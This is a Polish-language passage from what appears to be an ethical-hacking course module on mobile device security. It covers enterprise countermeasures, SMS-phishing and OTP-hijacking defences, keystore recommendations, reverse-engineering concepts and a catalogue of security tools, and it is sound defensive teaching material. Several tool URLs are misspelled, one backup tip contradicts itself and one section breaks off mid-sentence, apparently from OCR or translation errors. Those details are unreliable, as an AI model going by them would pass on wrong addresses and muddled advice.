Włącz zdalne zarządzanie

W środowisku korporacyjnym używaj oprogramowania MDM do zabezpieczania, monitorowania, zarządzania i obsługi urządzeń mobilnych wdrożonych w całej organizacji.

Nie zezwalaj na rootowanie lub jailbreak

Upewnij się, że Twoje rozwiązania MDM zapobiegają rootowaniu/łamaniu zabezpieczeń lub je wykrywają,

Dołącz tę klauzulę do swojej polityki bezpieczeństwa mobilnego.

Skorzystaj z usług zdalnego wymazywania

Korzystaj z usług zdalnego czyszczenia, takich jak Znajdź moje urządzenie (Android) i Znajdź mój iPhone lub FindMyPhone (Apple iOS), aby zlokalizować urządzenie w przypadku jego zgubienia lub kradzieży.

Zgłoś zagubione lub skradzione urządzenie do działu IT, aby mógł wyłączyć certyfikaty i inne metody dostępu powiązane z urządzeniem.

Szyfruj pamięć

o Jeśli jest to obsługiwane, skonfiguruj urządzenie mobilne do szyfrowania sprzętowego przechowywania szyfrowania.

o Używaj aplikacji do szyfrowania urządzeń i poprawek,

o Zaszyfruj urządzenie i kopie zapasowe.

Wykonuj okresowe kopie zapasowe i synchronizację

o Korzystaj z bezpiecznego, bezprzewodowego narzędzia do tworzenia kopii zapasowych i przywracania, które przeprowadza okresową synchronizację w tle.

o (Android) Kopia zapasowa na koncie Google, aby poufne dane przedsiębiorstwa nie były zapisywane w chmurze.

o Kontroluj lokalizację kopii zapasowych,

o Szyfruj kopie zapasowe.

o Trzymaj poufne dane z dala od współdzielonych urządzeń mobilnych. Jeśli informacje przedsiębiorstwa są przechowywane lokalnie na urządzeniu, zaleca się, aby nie udostępniać tego urządzenia w sposób otwarty.

o Ogranicz dane logowania przechowywane na urządzeniu.

o Używaj bezpiecznego narzędzia do przesyłania danych lub szyfruj dane przesyłane do lub z urządzenia, aby zapewnić poufność i integralność danych.

Filtruj bariery w przekazywaniu wiadomości e-mail

o Filtruj wiadomości e-mail, konfigurując ustawienia po stronie serwera firmowego systemu pocztowego,

o Stosować komercyjne filtry zapobiegające utracie danych,

o Zapobiegaj lokalnemu buforowaniu wiadomości e-mail.

Skonfiguruj reguły certyfikacji aplikacji

o Zezwalaj na instalowanie i uruchamianie tylko podpisanych aplikacji,

o Skonfiguruj sieć bezprzewodową, aby prosiła o dołączenie do sieci,

o aplikacje i dane piaskownicy,

o Włącz automatyczną blokadę i ustaw limit czasu na jedną minutę.

o Rozważ wpływ na prywatność przed włączeniem usług opartych na lokalizacji i ogranicz użycie do zaufanych aplikacji.

o Skonfiguruj usługi lokalizacyjne, aby wyłączyć śledzenie lokalizacji dla aplikacji, które nie chcą znać informacji o Twojej lokalizacji.

o Skonfiguruj powiadomienia, aby wyłączyć możliwość przeglądania powiadomień, gdy urządzenie jest zablokowane dla aplikacji, które mogą wyświetlać poufne dane.

o Skonfiguruj automatyczne wypełnianie: automatyczne uzupełnianie nazw i haseł w przeglądarkach w celu ograniczenia utraty hasła poprzez surfowanie po ramieniu i nadzór (jeśli jest to pożądane i dozwolone przez zasady przedsiębiorstwa).

o Wyłącz gromadzenie danych diagnostycznych i użytkowych w Ustawieniach -> Ogólne -> Informacje.

Wzmocnij reguły uprawnień przeglądarki

o Wzmocnij reguły uprawnień przeglądarki zgodnie z polityką bezpieczeństwa firmy, aby uniknąć ataków.

Projektuj i wdrażaj zasady dotyczące urządzeń mobilnych

o Ustaw zasady, które definiują akceptowane użycie, poziomy wsparcia i typ dostępu do informacji dozwolony na różnych urządzeniach.

Steruj urządzeniami i aplikacjami.

Zabroń kluczy USB.

Zarządzanie środowiskami operacyjnymi i aplikacyjnymi.

Naciśnij przycisk zasilania, aby zablokować urządzenie, gdy nie jest używane.

Sprawdź lokalizację drukarek przed wydrukowaniem poufnych dokumentów.

Zapytaj swój dział IT, jak korzystać z technologii Citrix, aby zachować prywatność danych w centrum danych i urządzeniach osobistych.

Jeśli poufne dane muszą być przechowywane na urządzeniu mobilnym, użyj follow-me-data i ShareFile jako rozwiązania zarządzanego przez przedsiębiorstwo.

Korzystaj z komórkowej sieci transmisji danych zamiast polegać na publicznej sieci Wi-Fi.

Wdrażaj aplikacje chroniące przed złośliwym oprogramowaniem, aby wykrywać i blokować złośliwe aplikacje.

Wymuś uwierzytelnianie wieloskładnikowe, które ogranicza nieautoryzowany dostęp do aplikacji i usług.

Zawsze wyloguj się z aplikacji mobilnych po użyciu; jest to szczególnie ważne w przypadku aplikacji, które są ze sobą połączone.

Wytyczne dotyczące bezpieczeństwa urządzeń mobilnych dla administratora

Poniżej wymieniono niektóre wytyczne, które administrator może wdrożyć w celu utrzymania bezpieczeństwa firmowych urządzeń mobilnych:

Opublikuj zasady przedsiębiorstwa, które określają dopuszczalne użycie urządzeń klasy konsumenckiej i BYOD w przedsiębiorstwie.

Opublikuj zasady przedsiębiorstwa dla chmury.

Włącz środki bezpieczeństwa, takie jak oprogramowanie antywirusowe, aby chronić dane w centrum danych.

Wdrażaj zasady określające, jakie poziomy dostępu do aplikacji i danych są dozwolone na urządzeniach klasy konsumenckiej, a które są zabronione.

Określ limit czasu sesji za pośrednictwem Access Gateway.

Określ, czy hasło domeny może być przechowywane w pamięci podręcznej urządzenia, czy też użytkownicy muszą je wprowadzać za każdym razem, gdy żądają dostępu.

Określ dozwolone metody uwierzytelniania Access Gateway spośród następujących:

Brak autoryzacji

Tylko domena

Uwierzytelnianie SMS-em

Tylko RSA SecurlD

Domena + RSA SecurlD

Opracuj i utrzymuj zasady bezpieczeństwa urządzeń mobilnych, które określają zasoby organizacji, do których można uzyskać dostęp za pośrednictwem urządzeń mobilnych, typy dozwolonych urządzeń mobilnych, uprawnienia dostępu i inne.

Opracuj modele zagrożeń systemowych dla urządzeń mobilnych i zasobów, do których uzyskuje się dostęp za ich pośrednictwem, które umożliwiają organizacji projektowanie rozwiązań bezpieczeństwa.

Włącz wszystkie wymagane ustawienia zabezpieczeń dla urządzeń mobilnych przed udostępnieniem ich użytkownikom

Regularnie dbaj o bezpieczeństwo urządzeń mobilnych, w tym aktualizuj system operacyjny i aplikacje, zapewniaj synchronizację zegarów mobilnych ze wspólnym źródłem czasu, rekonfiguruj uprawnienia dostępu, identyfikuj i dokumentuj nieprawidłowości w infrastrukturze urządzeń itp.

Regularnie monitoruj, czy użytkownicy właściwie przestrzegają zasad i procedur dotyczących bezpieczeństwa urządzeń.

Rozważ najlepsze usługi świadczone przez różnych usługodawców, określ usługi, które pasują do Twojego środowiska, a następnie zaprojektuj i opracuj jedno lub więcej rozwiązań spełniających te i wszelkie inne wymagania.

Przetestuj rozwiązania przed wprowadzeniem ich do produkcji. Oceniaj różne aspekty rozwiązań, takie jak uwierzytelnianie, funkcjonalność aplikacji, bezpieczeństwo, łączność i wydajność.

Użyj konsoli zarządzania, aby ograniczyć dostęp do otwartej publicznej sieci Wi-Fi.

Korzystaj z rozwiązań do ujednoliconego zarządzania punktami końcowymi (UEM), które rozszerzają możliwości zarządzania, takie jak zarządzanie mobilnością w przedsiębiorstwie (EMM) i zarządzanie aplikacjami mobilnymi (MAM), na wszystkie punkty końcowe.

Wykorzystaj platformy mobilnej ochrony przed zagrożeniami (MTD), które oferują zaawansowane funkcje bezpieczeństwa, takie jak analiza zachowań.

Korzystaj z danych biometrycznych, takich jak rozpoznawanie odcisków palców, głosu, twarzy lub tęczówki oka.

Wykorzystaj brokera bezpieczeństwa dostępu do chmury (CASB) jako dodatkową warstwę zabezpieczeń między użytkownikami chmury a dostawcami usług.

Korzystaj ze skutecznych zabezpieczeń punktów końcowych, które zapewniają standaryzację reguł bezpieczeństwa i ostrzegają administratorów o wykryciu zagrożeń.

Wdrażaj zasady ochrony aplikacji i zapobiegania utracie danych (DLP), aby zapobiec

lokalne przechowywanie danych firmowych na urządzeniach.

Zabezpieczenia przed wyłudzaniem wiadomości SMS

Poniżej wymieniono niektóre środki zaradcze służące do obrony przed atakami phishingowymi za pomocą wiadomości SMS:

Nigdy nie odpowiadaj na podejrzaną wiadomość SMS bez weryfikacji źródła.

Nie klikaj żadnych linków zawartych w wiadomości SMS.

Nigdy nie odpowiadaj na SMS-a, który wymaga podania danych osobowych i finansowych Zapoznaj się z polityką banku dotyczącą wysyłania SMS-ów.

Włącz funkcję „blokuj SMS-y z Internetu” u swojego dostawcy.

Nigdy nie odpowiadaj na SMS-y wzywające do działania lub szybkiego reagowania.

Nigdy nie dzwoń pod numer pozostawiony w SMS-ie.

Nie daj się nabrać na oszustwa, prezenty i oferty, które wydają się nieoczekiwane.

Osoby atakujące mogą wysyłać wiadomości tekstowe za pośrednictwem internetowej usługi przekazywania wiadomości tekstowych w celu ukrycia swojej tożsamości; dlatego najlepiej unikać wiadomości z numerów nietelefonicznych.

Sprawdź błędy ortograficzne, błędy gramatyczne lub niespójność językową w wiadomościach tekstowych.

Unikaj wiadomości spamowych, odrzucając wszelkie subskrypcje lub opcje rejestracji od nieznanych dostawców zewnętrznych.

Nigdy nie zapisuj w telefonach komórkowych poufnych, wrażliwych danych, takich jak dane kart kredytowych, kody PIN i hasła.

Zgłaszaj wszelkie oszustwa SMS-owe, co pomaga ograniczyć dalsze ataki.

Środki zaradcze związane z przejmowaniem OTP

Poniżej przedstawiono różne środki zaradcze do obrony przed atakami polegającymi na porwaniu OTP.

Przestrzegaj zasad dotyczących haseł, które obejmują:

o Twórz unikalne i silne hasła.

o Unikaj podawania tego samego hasła do różnych usług,

o Okresowo aktualizuj hasła.

o Przechowuj hasła w postaci zaszyfrowanej za pomocą menedżera haseł.

Okresowo aktualizuj oprogramowanie i systemy operacyjne (OS) do bieżącej wersji.

Zachowaj czujność w przypadku podejrzanych wiadomości e-mail i linków, które mogą przekierować użytkownika do złośliwej witryny.

Uzyskuj dostęp tylko do witryn z certyfikatem Secure Sockets Layer (SSL).

Włącz blokowanie karty SIM za pomocą kodu PIN, aby uniknąć nieautoryzowanego dostępu do karty SIM.

Wyłącz wyświetlanie wrażliwych powiadomień na ekranie blokady.

Unikaj aplikacji, które uwierzytelniają się za pomocą wiadomości SMS.

Zminimalizuj użycie metod odzyskiwania przez SMS lub e-mail.

Unikaj przekazywania haseł jednorazowych innym osobom i unikaj wpisywania hasła jednorazowego w przeglądarce podczas rozmowy.

Wprowadź hasło jednorazowe w przeglądarce ręcznie.

Przechowywanie danych krytycznych w systemach Android i iOS: zalecenia dotyczące magazynu kluczy i pęku kluczy

Krytyczne dane, takie jak tokeny uwierzytelniające, informacje prywatne i tajne dane uwierzytelniające, muszą być przechowywane odpowiednio w magazynie kluczy lub pęku kluczy

systemu Android lub iOS. Poniżej wymieniono niektóre zalecenia dotyczące bezpiecznego przechowywania krytycznych danych:

Android

Zastosuj mechanizmy uwierzytelniania, takie jak wzorce, kody PIN, hasła i odciski palców, aby zabezpieczyć klucze w Android KeyStore.

Korzystaj ze wspieranego sprzętowo systemu Android KeyStore, aby zapewnić bezpieczeństwo przechowywanych danych.

Używaj metod szyfrowania do przechowywania danych w formacie nieczytelnym.

Implementuj techniki autoryzacji do tworzenia i importowania kluczy.

Upewnij się, że dostęp do kluczy przechowywanych na serwerze jest możliwy tylko po prawidłowym uwierzytelnieniu.

Upewnij się, że klucz główny i inne klucze są przechowywane w różnych miejscach.

Wyprowadź klucze przy użyciu hasła podanego przez użytkownika.

Klucz główny można przechowywać w oprogramowaniu Android KeyStore.

Przechowuj klucze szyfrowania w prywatnej lokalizacji.

iOS

Zastosuj mechanizmy uwierzytelniania, takie jak Touch ID, Face ID, kody dostępu lub hasła, aby zabezpieczyć pęk kluczy.

Zastosuj sprzętowe 256-bitowe szyfrowanie AES do przechowywania krytycznych danych.

Użyj list kontroli dostępu (ACL), aby określić dostępność pęku kluczy dla aplikacji.

Przechowuj tylko małe fragmenty danych bezpośrednio w pęku kluczy.

Określ AccessControlFlags, aby uwierzytelnić klucz.

Zaimplementuj mechanizm usuwania danych pęku kluczy, aby zapewnić, że dane nie będą dostępne po odinstalowaniu aplikacji.

Aplikacje mobilne z inżynierią wsteczną

Inżynieria odwrotna to proces analizy i wyodrębniania kodu źródłowego oprogramowania lub aplikacji oraz, w razie potrzeby, odtworzenia go z wymaganymi modyfikacjami. Inżynieria odwrotna służy do deasemblacji oprogramowania lub aplikacji mobilnej w celu przeanalizowania wad projektowych i naprawienia wszelkich błędów, które się w nim znajdują. Technika ta jest również wykorzystywana do wykrywania słabych punktów i ulepszania strategii obrony przed atakami. Inżynieria wsteczna może być również wykorzystywana na platformach mobilnych do tworzenia duplikatów lub klonowania aplikacji.

Inżynieria odwrotna służy do:

Przeczytaj i zrozum kod źródłowy

Wykrywaj podstawowe luki w zabezpieczeniach

Skanuj w poszukiwaniu poufnych informacji osadzonych w kodzie źródłowym

Przeprowadź analizę złośliwego oprogramowania

Zregeneruj aplikację lub oprogramowanie po wprowadzeniu pewnych modyfikacji

Dlaczego inżynieria odwrotna jest skuteczna?

Specjaliści ds. bezpieczeństwa mobilnego muszą posiadać podstawową wiedzę na temat technik inżynierii wstecznej z następujących powodów:

Inicjowanie testów czarnej skrzynki w aplikacjach mobilnych

Obecne aplikacje mobilne zawierają elementy sterujące, które nie pozwalają na dynamiczną analizę. Szyfrowanie typu end-to-end i SSL prowadzą do przeszkód w przechwytywaniu i modyfikacjach. Wykrywanie rootowania uniemożliwia aplikacjom działanie na zrootowanym urządzeniu. Może też utrudniać korzystanie z zaawansowanych narzędzi do testowania. Te mechanizmy obronne należy zneutralizować, aby przeanalizować kod źródłowy.

Poprawa analizy statycznej w testach czarnoskrzynkowych

W testach czarnoskrzynkowych podstawowy projekt i działanie aplikacji można zrozumieć za pomocą statycznej analizy kodu binarnego i kodu bajtowego aplikacji. Proces ten może również pomóc w wykryciu luk w zakodowanych na stałe poświadczeniach.

Przeprowadzanie oceny odporności

Aplikacje muszą być zaprojektowane tak, aby były odporne na inżynierię wsteczną poprzez wdrożenie metod ochrony oprogramowania, takich jak Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R). Skuteczność kontroli można zweryfikować, przeprowadzając ogólne metody testowania, takie jak ocena odporności. Specjaliści ds. bezpieczeństwa muszą przeprowadzić ocenę odporności, przeprowadzając inżynierię wsteczną i próbując przełamać zabezpieczenia aplikacji mobilnej.

Narzędzia bezpieczeństwa mobilnego

W przeciwieństwie do urządzeń mobilnych z przeszłości, dzisiejsze telefony komórkowe mają zaawansowane możliwości obliczeniowe i łączność (smartfony). Można ich używać do przechowywania danych, przeglądania Internetu, nagrywania filmów, wysyłania SMS-ów, grania w gry, robienia zdjęć i wielu innych zadań. Dlatego urządzenia mobilne stały się głównym źródłem kradzieży danych przez intruzów. Poniżej omówiono różne rodzaje narzędzi bezpieczeństwa mobilnego.

Narzędzia do analizy kodu źródłowego

z3A Zaawansowana analiza aplikacji

z3A Advanced App Analysis pozwala specjalistom ds. bezpieczeństwa identyfikować zagrożenia bezpieczeństwa i prywatności w różnych aplikacjach iOS i Android. Dla każdej zidentyfikowanej ryzykownej aplikacji mobilnej rozwiązanie z3ATM firmy Zimperium zapewnia dogłębną analizę, w tym analizę kontekstową, a także oceny prywatności i bezpieczeństwa. Silnik przetwarzania równoległego stale zbiera i koreluje dane z wielu źródeł, tj. od złośliwego oprogramowania po instancje manipulacji danymi. Przeprowadzane są wielowymiarowe testy i walidacje w celu zidentyfikowania zagrożeń dla bezpieczeństwa aplikacji mobilnych i prywatności, zanim staną się one zagrożeniem.

Poniżej wymieniono niektóre dodatkowe narzędzia wykorzystywane do analizy kodu źródłowego aplikacji mobilnych:

Kiuwan (https://www.kiuwon.com)

Appium (https://oppium.io)

Selendroid (https://selendroid.io)

Bitbar (https://bitbor.com)

Infer (/7ttps://fbinfer.com)

Narzędzia inżynierii odwrotnej

Apktool

Apktool służy do inżynierii wstecznej, zamkniętych, binarnych aplikacji na Androida innych firm. Może dekodować zasoby prawie do ich pierwotnej postaci i odbudowywać je po wprowadzeniu pewnych modyfikacji. Ułatwia to również pracę z aplikacją ze względu na podobną do projektu strukturę plików i automatyzację niektórych powtarzalnych zadań, takich jak budowanie APK itp.

Cechy:

o Dezasemblacja zasobów prawie do ich pierwotnej postaci

o Przebudowa zdekodowanych zasobów z powrotem do binarnego pliku APK/JAR

o Organizowanie i obsługa plików APK zależnych od zasobów ramowych

o Małe debugowanie

Poniżej wymieniono niektóre dodatkowe narzędzia inżynierii wstecznej aplikacji mobilnych:

Frida (https://www.frida.re)

JEB (https://www.pnfsoftware.com)

APK Studio (https://github.com)

objection (https://github.com)

Bytecode Viewer (https://github.com)

Detektor przepakowywania aplikacji

Przepakowywanie to proces wyodrębniania szczegółów aplikacji z legalnych sklepów z aplikacjami, takich jak Google Play Store i Apple Store, oraz modyfikowania aplikacji poprzez wstrzykiwanie złośliwego kodu. Następnie aplikacja jest redystrybuowana do użytku publicznego jako autentyczna aplikacja. Przepakowywanie można również wykonać podczas inżynierii wstecznej aplikacji.

Promon SHIELD

Promon SHIELD służy do ochrony aplikacji mobilnych przed atakami przepakowywania. Wykrywa, kiedy aplikacja została zmodyfikowana (przepakowana). W związku z tym oryginalna aplikacja, w której zaimplementowano Promon SHIELD, nie może zostać uruchomiona po przepakowaniu. Oznacza to, że żadne fałszywe aplikacje nie mogą działać na urządzeniu użytkownika. Aby upewnić się, że mechanizmy

ochrony oferowane przez Promon SHIELD są aktywne, tworzone jest powiązanie między zestawem deweloperskim oprogramowania Promon SHIELD (SDK) a aplikacją.

Narzędzia ochrony urządzeń mobilnych

Lookout Personal

Lookout Personal pomaga chronić urządzenie przed zagrożeniami bezpieczeństwa, utratą i kradzieżą. Jest dostępny na urządzenia z Androidem i iOS. Zapewnia bezpieczeństwo mobilne, ochronę tożsamości i zapobieganie kradzieży w jednej aplikacji.

ZIPS firmy Zimperium

ZIPS firmy Zimperium to mobilna aplikacja zapobiegająca włamaniom, która zapewnia kompleksową ochronę urządzeń z systemem iOS i Android przed cyberatakami na sieci mobilne, urządzenia i aplikacje. Wykorzystuje zaawansowane techniki uczenia maszynowego do identyfikowania i zapobiegania zarówno zagrożeniom sieciowym, jak i hostowym, takim jak

o Ataki MUM, które mogą przechwycić hasła i inne poufne informacje podczas korzystania z publicznych lub prywatnych sieci Wi-Fi

o Ataki SpearPhishing, które mogą zagrozić wartościowym celom w Twojej organizacji i zainfekować je kodem kradnącym dane

o Skany rozpoznawcze, które identyfikują APT i zainfekowane urządzenia w Twojej sieci

o Nieuczciwe ataki Wi-Fi AP, które mogą przejąć kontrolę nad bezpiecznymi sesjami SSL w celu kradzieży poufnych informacji

zIPS jest wyposażony w silnik analizy behawioralnej, który automatycznie wykrywa i blokuje złośliwe zagrożenia, monitorując, w jaki sposób zmieniają one charakterystykę urządzenia mobilnego. Skanuje wszystkie aplikacje mobilne i przeglądarki, aby zwiększyć bezpieczeństwo urządzenia i chronić całą organizację przed atakami MITM, IPv4 i IPv6. W przypadku incydentu zapewnia automatyczne powiadomienia zarówno dla szefa ochrony, jak i dla użytkownika. Ponadto wykorzystuje „nieinwazyjne monitorowanie pakietów" do wykrywania zaawansowanych zagrożeń mobilnych

BullGuard Mobile Security i antywirus

BullGuard Mobile Security and Antivirus to aplikacja na urządzenia z systemem Android, która zapewnia całkowitą ochronę urządzeń i danych osobowych. Zapewnia pełną ochronę antywirusową telefonu komórkowego przed wszystkimi wirusami telefonu komórkowego. Zdalnie blokuje, lokalizuje i usuwa dane, jeśli urządzenie zostanie zgubione lub skradzione. Blokuje również niechciane połączenia i SMS-y.

Oto niektóre dodatkowe narzędzia ochrony urządzeń mobilnych:

Norton Mobile Security dla systemu iOS (https://us.norton.com)

Comodo Mobile Security (https://rn.comodo.com)

Bitdefender Mobile Security & Antivirus (https://www.bitdefender.com)

ESET Mobile Security & Antivirus (https://www.eset.com)

WISelD Personal Vault (https://www.wiseid.com)

Mobilne oprogramowanie antyszpiegowskie

Malwarebytes na Androida

Malwarebytes to mobilne narzędzie do ochrony przed złośliwym oprogramowaniem, które zapewnia ochronę przed złośliwym oprogramowaniem, oprogramowaniem ransomware i innymi rosnącymi zagrożeniami dla urządzeń z systemem Android. Wykrywa i usuwa oprogramowanie reklamowe i złośliwe oprogramowanie, automatycznie blokuje złośliwe oprogramowanie i oprogramowanie ransomware, przeprowadza audyty prywatności dla wszystkich aplikacji i zapewnia bezpieczne przeglądanie.

Niektóre dodatkowe mobilne narzędzia antyszpiegowskie to:

AntiSpy Mobile (https://antispymobile.com)

Spyware Detector - Spy Scanner (https://play.googie.com)

iAmNotified - Anti Spy System (https://iamnotified.com)

Privacy Scanner (AntiSpy) Free (https://play.google.com)

Certo AntiSpy (https://www.certosoftware.com)

Zestaw narzędzi do testowania pióra mobilnego

Immuniweb MobileSuite

Immuniweb MobileSuite wykorzystuje technologię uczenia maszynowego, aby rozszerzyć i przyspieszyć ręczne testowanie penetracji mobilnej aplikacji mobilnych iOS i Android. Zapewnia skalowalne, szybkie i obsługujące DevSecOps testy aplikacji mobilnych i zaplecza z dostosowanymi wytycznymi dotyczącymi środków zaradczych i zerową umową SLA dotyczącą fałszywych trafień. Ponadto zapewnia integrację narzędzi SDLC i Cl/CD oraz WAF dla luk w zapleczu mobilnym. Korzystając z tego zestawu narzędzi, specjaliści ds. bezpieczeństwa mogą przeprowadzać statyczne, dynamiczne i interaktywne testy bezpieczeństwa za pomocą SCA. Zapewnia również różne raporty, takie jak Threat-Aware Risk Scoring, Tailored

Podsumowanie modułu

W tym module omówiono różne wektory i ataki na platformy mobilne. Ponadto szczegółowo omówiono różne techniki i narzędzia do hakowania urządzeń z Androidem. Zawiera również szczegółowe wyjaśnienie, w jaki sposób można zabezpieczyć urządzenia z Androidem za pomocą narzędzi bezpieczeństwa Androida. Ponadto opisywał różne techniki i narzędzia do hakowania urządzeń z systemem iOS. Omówiono również, w jaki sposób można zabezpieczyć urządzenia z systemem iOS za pomocą narzędzi bezpieczeństwa iOS. Ponadto podkreślono znaczenie zarządzania urządzeniami mobilnymi. Następnie przedstawił różne środki zaradcze w celu ochrony urządzeń mobilnych przed próbami włamań hakerskich. Ostatecznie zakończyło się szczegółową dyskusją na temat tego, w jaki sposób można zabezpieczyć urządzenia mobilne za pomocą narzędzi bezpieczeństwa mobilnego. W następnym module szczegółowo omówimy, w jaki sposób osoby atakujące, a także etyczni hakerzy i pentesterzy wykonują hakowanie loT i OT w celu skompromitowania urządzeń loT i OT.